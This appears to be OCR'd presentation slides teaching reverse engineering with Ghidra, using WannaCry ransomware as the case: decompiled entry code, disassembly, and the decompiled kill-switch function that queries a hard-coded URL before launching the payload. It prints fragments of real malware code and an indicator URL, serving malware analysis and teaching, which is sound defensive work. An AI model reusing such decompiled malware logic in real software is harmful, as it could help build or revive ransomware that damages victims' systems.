
Decompile: entry - (wannacry)

```
void entry(void)

{
  undefined4 *puVar1;
  undefined4 *in_FS_OFFSET;
  byte *local_78;
  char **local_74;
  _startupinfo local_70;
  int local_6c;
  char **local_68;
  int local_64;
  _STARTUPINFOA local_60;
  undefined *local_1c;
  undefined4 uStack20;
  undefined *puStack16;
  undefined *puStack12;
  undefined4 local_8;

  puStack12 = &DAT_0040a1a0;
  puStack16 = &DAT_00409ba2;
  uStack20 = *in_FS_OFFSET;
  *(undefined4 **)in_FS_OFFSET = &uStack20;
  local_1c = &stack0xffffff78;
```


Analyze Function Call Graph



Analyze Function of Interest




```
             undefined4        EAX:4           <RETURN>
             undefined1        Stack[-0x1]:1   local_1
             undefined2        Stack[-0x3]:2   local_3
             undefined4        Stack[-0x7]:4   local_7
             undefined4        Stack[-0xb]:4   local_b
             undefined4        Stack[-0xf]:4   local_f
             undefined4        Stack[-0x13]:4  local_13
             undefined4        Stack[-0x17]:4  local_17
             undefined1        Stack[-0x50]:1  local_50
                            something_interesting                         XREF
        00408140 83 ec 50          SUB        ESP,0x50
        00408143 56                PUSH       ESI
        00408144 57                PUSH       EDI
        00408145 b9 0e 00          MOV        ECX,0xe
                 00 00
        0040814a be d0 13          MOV        ESI,s_http://www.iuqerfsodp9ifjaposdf
                 43 00
        0040814f 8d 7c 24 08       LEA        EDI=>local_50,[ESP + 0x8]
        00408153 33 c0             XOR        EAX,EAX
        00408155 f3 a5             MOVSD.REP  ES:EDI,ESI=>s_http://www.iuqerfsodp9i
        00408157 a4                MOVSB      ES:EDI,ESI=>s_http://www.iuqerfsodp9i
        00408158 89 44 24 41       MOV        dword ptr [ESP + local_17],EAX
        0040815c 89 44 24 45       MOV        dword ptr [ESP + local_13],EAX
        00408160 89 44 24 49       MOV        dword ptr [ESP + local_f],EAX
        00408164 89 44 24 4d       MOV        dword ptr [ESP + local_b],EAX
        00408168 89 44 24 51       MOV        dword ptr [ESP + local_7],EAX
        0040816c 66 89 44          MOV        word ptr [ESP + local_3],AX
                 24 55
        00408171 50                PUSH       EAX
        00408172 50                PUSH       EAX
        00408173 50                PUSH       EAX
        00408174 6a 01             PUSH       0x1
        00408176 50                PUSH       EAX
        00408177 88 44 24 6b       MOV        byte ptr [ESP + local_1],AL
```




```
  undefined4 uVar1;
  int iVar2;
  undefined4 *puVar3;
  undefined4 *puVar4;
  undefined4 uStack100;
  undefined4 uStack96;
  undefined4 uStack92;
  undefined4 local_50 [14];
  undefined4 local_17;
  undefined4 local_13;
  undefined4 local_f;
  undefined4 local_b;
  undefined4 local_7;
  undefined2 local_3;
  undefined local_1;

  iVar2 = 0xe;
  puVar3 = (undefined4 *)s_http://www.iuqerfsodp9ifjaposdfj_004313d0;
  puVar4 = local_50;
  while (iVar2 != 0) {
    iVar2 = iVar2 + -1;
    *puVar4 = *puVar3;
    puVar3 = puVar3 + 1;
    puVar4 = puVar4 + 1;
  }
  *(undefined *)puVar4 = *(undefined *)puVar3;
  local_17 = 0;
  local_13 = 0;
  local_f = 0;
  local_b = 0;
  local_7 = 0;
  local_3 = 0;
  uStack92 = 0;
  uStack96 = 0;
  uStack100 = 0;
  local_1 = 0;
```

Decompile Function of Interest



```
undefined4 something_interesting(void)

{
  HINTERNET hInternet;
  HINTERNET hinternet_return;
  int i;
  char *strange_url;
  char *strange_url_copy;
  char strange_url_buffer [57];

  i = 14;
  strange_url = s_http://www.iuqerfsodp9ifjaposdfj_004313d0;
  strange_url_copy = strange_url_buffer;
  while (i != 0) {
    i = i + -1;
    *(undefined4 *)strange_url_copy = *(undefined4 *)strange_url;
    strange_url = strange_url + 4;
    strange_url_copy = strange_url_copy + 4;
  }
  *strange_url_copy = *strange_url;
  InternetOpenA((LPCSTR)0x0,1,(LPCSTR)0x0,(LPCSTR)0x0,0);
  hinternet_return = InternetOpenUrlA(hInternet,strange_url_buffer,(LPCSTR)0x0,0,0x84000000,0);
  if (hinternet_return == (HINTERNET)0x0) {
    InternetCloseHandle(hInternet);
    InternetCloseHandle(0);
    FUN_00408090();
    return 0;
  }
  InternetCloseHandle(hInternet);
  InternetCloseHandle(hinternet_return);
  return 0;
}
```



WannaCry.exe Runs

Checks for the URL

NO

Real Entry to the Ransomware

YES

Do nothing, Have fun ;)

Lesson Learned: Now Lets Dive into Ghidra

- Reverse Engineering can be useful
- By accidentally finding a kill switch function, you can stop a global cyber attack

Questions?

Brad.potteiger@jhuapl.edu